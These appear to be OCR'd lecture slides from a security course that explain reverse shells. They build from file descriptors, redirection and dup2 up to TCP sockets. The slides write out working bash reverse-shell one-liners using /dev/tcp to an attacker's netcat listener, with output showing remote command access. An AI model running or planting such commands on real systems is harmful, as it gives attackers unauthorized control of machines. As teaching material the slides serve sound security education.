
Reverse Shell

Overview

- File descriptor
- Standard input and output devices
- Redirecting standard input and output
- How reverse shell works

The Idea of Reverse Shell



```
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```


File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>

void main()
{
  int fd;
  char input[20];
  memset(input, 'a', 20);

  fd = open("/tmp/xyz", O_RDWR);                    ①
  printf("File descriptor: %d\n", fd);
  write(fd, input, 20);                             ②
  close(fd);
}
```

Execution Result

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz
$ a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaa
```

File Descriptor Table


File Descriptor Table

Index	Pointer
0	Standard Input
1	Standard Output
2	Standard Error
3	/tmp/xyz

Standard I/O Devices

```
#include <unistd.h>
#include <string.h>

void main()
{
  char input[100];
  memset(input, 0, 100);

  read (0, input, 100);
  write(1, input, 100);
}
```

Execution Result

```
$ a.out
hello world      ← Typed by the user
hello world      ← Printed by the program
```

Redirection

An example

```
$ echo "hello world"
hello world
$ echo "hello world" > /tmp/xyz
$ more /tmp/xyz
hello world
```

Redirecting to file

```
$ cat
hello              ← Typed by the user
hello              ← Printed by the cat program

$ cat < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Redirecting to file descriptor

```
$ exec 3</etc/passwd
$ cat <&3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


How Is Redirection Implemented?

```
int dup2(int oldfd, int newfd);
```

Creates a copy of the file descriptor `oldfp`, and then assign `newfd` as the new file descriptor.

```
void main()
{
  int fd0, fd1;
  char input[100];
  fd0 = open("/tmp/input",  O_RDONLY);
  fd1 = open("/tmp/output", O_RDWR);
  printf("File descriptors: %d, %d\n", fd0, fd1);
  dup2(fd0, 0);                        ①
  dup2(fd1, 1);                        ②
  scanf("%s",  input);                 ③
  printf("%s\n", input);               ④
  close(fd0); close(fd1);
}
```

The Change of File Descriptor Table



File Descriptor Table before dup2( )

Index	Pointer
0	Standard Input
1	Standard Output
2	Standard Error
3	
4	

File Descriptor Table after dup2( )

Index	Pointer
0	Standard Input
1	Standard Output
2	Standard Error
3	
4	

Redirecting Output to TCP Connections

```
void main()
{
   struct sockaddr_in server;

   // Create a TCP socket
   int sockfd= socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

   // Fill in the destination information (IP, port #, and family)
   memset (&server, '\0', sizeof(struct sockaddr_in));
   server.sin_family = AF_INET;
   server.sin_addr.s_addr = inet_addr("10.0.2.5");
   server.sin_port    = htons (8080);

   // Connect to the destination
   connect(sockfd, (struct sockaddr*) &server,
           sizeof(struct sockaddr_in));                  ①

   // Send data via the TCP connection
   char *data = "Hello World!";
   // write(sockfd, data, strlen(data));                 ②
   dup2(sockfd, 1);                                      ③
   printf("%s\n", data);                                 ④
}
```

Redirecting Input to TCP Connections

```
... (the code to create TCP connection is omitted) ...

// Read data from the TCP connection
char data[100];
// read(sockfd, data, 100);
dup2(sockfd, 0);                    ①
scanf("%s", data);                  ②
printf("%s\n", data);
```

Redirecting to TCP from Shell

Redirecting Input

```
$ cat < /dev/tcp/time.nist.gov/13

58386 18-09-25 01:05:05 50 0 0 553.2 UTC(NIST) *
```

Redirecting Output

```
$ cat > /dev/tcp/10.0.2.5/8080
```


Running a TCP server on 10.0.2.5

```
$ nc -l 9090
```

Note

- /dev/tcp is not a real folder: it dos not exist
- It is a built-in virtual file/folder for bash only
- Redirection to /dev/tcp/… can only be done inside bash

Reverse Shell Overview



```
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```


Redirecting Standard Output

On Attacker Machine (10.0.2.70)

```
Attacker:$ nc -lv 9090
```

On Server Machine

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090
```




```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43964)
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ bash -i > /dev/tcp/10.0.2.70/9090
Server:$ ls -l
Server:$ 
```

Redirecting Standard Input & Output

On Server Machine `Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1`



```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43968)
ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
Server:$ ls -l
Server:$ 
```

This is not typed in this window. Bash prints out this at its standard error device (file descriptor 2), which has not been redirected yet.

1 This is typed by attacker

